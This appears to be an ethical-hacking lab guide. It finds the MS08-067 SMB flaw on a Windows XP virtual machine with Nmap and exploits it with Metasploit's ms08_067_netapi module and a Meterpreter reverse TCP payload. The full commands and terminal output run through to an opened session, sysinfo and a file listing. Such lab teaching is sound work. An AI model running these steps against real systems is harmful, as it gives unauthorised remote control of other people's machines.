

EXPLOITING MS08-067 WITH METASPLOIT

Exploiting MS08-067 with Metasploit

This guide provides a step-by-step guide on how to identify and exploit the MS08-067 vulnerability in a Windows XP machine.

Overview

In this guide, you will:

1. Use Nmap scripting to identify the MS08-067 vulnerability.
2. Exploit the identified vulnerability using Metasploit.

What is MS08-067?

MS08-067 is a remote code execution vulnerability. An attacker who successfully exploits this vulnerability can gain complete control of the target system remotely.

Getting Started

1. Initiating the Lab
 - Begin by launching Kali Linux and opening a terminal window to kickstart the lab session.
2. Setting Up Your Environment
 - Fire up your Windows XP virtual machine (VM) to simulate our target environment.
3. Locating the target Machine's IP Address
 - Within the Windows XP VM, open command prompt and identify the IP address of your target machine by executing the command:

\$ ipconfig

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address . . . . . : 192.168.8.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.8.1

C:\Documents and Settings\Administrator>
```

Now that you have fired up your machines, let's continue!

1. Finding Nmap Scripts:

You can find Nmap scripts available within Kali Linux using the following commands:

```
$ locate *.nse
```

```
$ locate vuln.nse
```

```
File Actions Edit View Help
(rachael@ray) ~
$ locate *vuln*.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/http-huawei-hg5xx-vuln.nse
/usr/share/nmap/scripts/http-iis-webdav-vuln.nse
/usr/share/nmap/scripts/http-vmware-path-vuln.nse
/usr/share/nmap/scripts/http-vuln-cve2006-3392.nse
/usr/share/nmap/scripts/http-vuln-cve2009-3960.nse
/usr/share/nmap/scripts/http-vuln-cve2010-6738.nse
/usr/share/nmap/scripts/http-vuln-cve2010-2861.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3192.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3368.nse
/usr/share/nmap/scripts/http-vuln-cve2012-1823.nse
/usr/share/nmap/scripts/http-vuln-cve2013-0156.nse
/usr/share/nmap/scripts/http-vuln-cve2013-6786.nse
/usr/share/nmap/scripts/http-vuln-cve2013-7091.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2126.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2127.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2128.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2129.nse
/usr/share/nmap/scripts/http-vuln-cve2014-3704.nse
/usr/share/nmap/scripts/http-vuln-cve2014-8877.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1427.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
/usr/share/nmap/scripts/http-vuln-cve2017-1001000.nse
```

Locate the ms08-067

```
rachael@ray: ~  
File Actions Edit View Help  
/usr/share/nmap/scripts/http-vuln-cve2015-1427.nse  
/usr/share/nmap/scripts/http-vuln-cve2015-1635.nse  
/usr/share/nmap/scripts/http-vuln-cve2017-1001000.nse  
/usr/share/nmap/scripts/http-vuln-cve2017-5638.nse  
/usr/share/nmap/scripts/http-vuln-cve2017-5689.nse  
/usr/share/nmap/scripts/http-vuln-cve2017-8917.nse  
/usr/share/nmap/scripts/http-vuln-misfortune-cookie.nse  
/usr/share/nmap/scripts/http-vuln-wnl1000-creds.nse  
/usr/share/nmap/scripts/mysql-vuln-cve2012-2122.nse  
/usr/share/nmap/scripts/rdp-vuln-ms12-020.nse  
/usr/share/nmap/scripts/rmi-vuln-classloader.nse  
/usr/share/nmap/scripts/rsa-vuln-roca.nse  
/usr/share/nmap/scripts/samba-vuln-cve-2012-1182.nse  
/usr/share/nmap/scripts/smb-vuln-conficker.nse  
/usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse  
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse  
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse  
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse  
/usr/share/nmap/scripts/smb-vuln-ms08-067.nse  
/usr/share/nmap/scripts/smb-vuln-ms10-054.nse  
/usr/share/nmap/scripts/smb-vuln-ms10-061.nse  
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse  
/usr/share/nmap/scripts/smb-vuln-regsrv-dos.nse  
/usr/share/nmap/scripts/smb-vuln-webexec.nse  
/usr/share/nmap/scripts/smb2-vuln-uptime.nse  
/usr/share/nmap/scripts/smtp-vuln-cve2010-4344.nse  
/usr/share/nmap/scripts/smtp-vuln-cve2011-1720.nse
```

2. Running the Script

Run the SMB vulnerability to check the script against the Windows XP target machine:

```
$ nmap --script smb-vuln-ms08-067.nse -p 445 <target IP address>
```


After running the script, it shows that the target machine is vulnerable to remote code execution.

```
rachael@ray: ~  
File Actions Edit View Help  
  
(rachael@ray)~  
$ nmap --script smb-vuln-ms08-067.nse -p 445 192.168.8.129  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 05:03 CDT  
Nmap scan report for xp_victim (192.168.8.129)  
Host is up (0.0038s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
  
Host script results:  
| smb-vuln-ms08-067:  
| VULNERABLE:  
| Microsoft Windows system vulnerable to remote code execution (MS08-067)  
| State: VULNERABLE  
| IDs: CVE:2008-4250  
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,  
| Server 2003 SP1 and SP2,  
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote att  
| ackers to execute arbitrary  
| code via a crafted RPC request that triggers the overflow during  
| path canonicalization.  
|  
| Disclosure date: 2008-10-23  
| References:  
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

3. Exploiting the Vulnerability

Access the Metasploit Framework by Opening up a new terminal window and typing msfconsole:


```
$ msfconsole
```



Searching and Using the Exploit

Employ the search functionality within Metasploit to look for the relevant exploit:

```
msf6 > search ms08_067
```



Once located, proceed with using the exploit (copy and paste it or use the number next to it)

```
msf6 > use exploit/windows/smb/ms08_067_netapi
```

```
rachael@ray: ~  
File Actions Edit View Help  
=[ metasploit v6.3.55-dev ]  
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search ms08_067  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Des  
-- --  
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Configuring the Exploit

Use the search options to check the configurations you need to make.

msf6 > show options

```
rachael@ray: ~  
File Actions Edit View Help  
  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSV C)                                                                |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.8.139   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

Customize the exploit settings by configuring the remote host (RHOST) and defining the payload:

msf6 > set RHOST <target IP address>

msf6 > set PAYLOAD windows/meterpreter/reverse_tcp

```
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.8.139     yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

Exploiting the Vulnerability

Execute the exploit to gain a meterpreter session and establish remote access to the target machine:

MSF6 > exploit

```
File Actions Edit View Help

  Id  Name
  --  ---
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.8.139:4444
[*] 192.168.8.129:4445 - Automatically detecting the target...
[*] 192.168.8.129:4445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.8.129:4445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.8.129:4445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.8.129
[*] Meterpreter session 1 opened (192.168.8.139:4444 -> 192.168.8.129:1033) at 2024-05-28 05:30:43 -0500

meterpreter >
```

Since we have gained entry to our target, it means we can extract information or even upload files to it or basically whatever we want.

```
rachael@ray: ~
File Actions Edit View Help
t 2024-05-28 05:30:43 -0500

meterpreter > sysinfo
Computer      : XP VICTIM
OS           : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > dir
Listing: C:\WINDOWS\system32

Mode                Size      Type       Last modified          Name
-----
100666/rw-rw-      1138      fil        2024-03-07 18:51:45 - $winnt$.inf
rw-
040777/rwxrwx      0         dir        2024-03-07 10:42:22 - 1025
rwx
040777/rwxrwx      0         dir        2024-03-07 10:42:22 - 1028
rwx
040777/rwxrwx      0         dir        2024-03-07 10:42:22 - 1031
rwx
040777/rwxrwx      0         dir        2024-03-07 10:42:35 - 1033
rwx
040777/rwxrwx      0         dir        2024-03-07 10:42:22 - 1037
```

By meticulously following these steps, you will gain invaluable insights into reconnaissance techniques and ethical exploitation methodologies, further enhancing your proficiency as an ethical hacker. Remember this is for educational purposes only!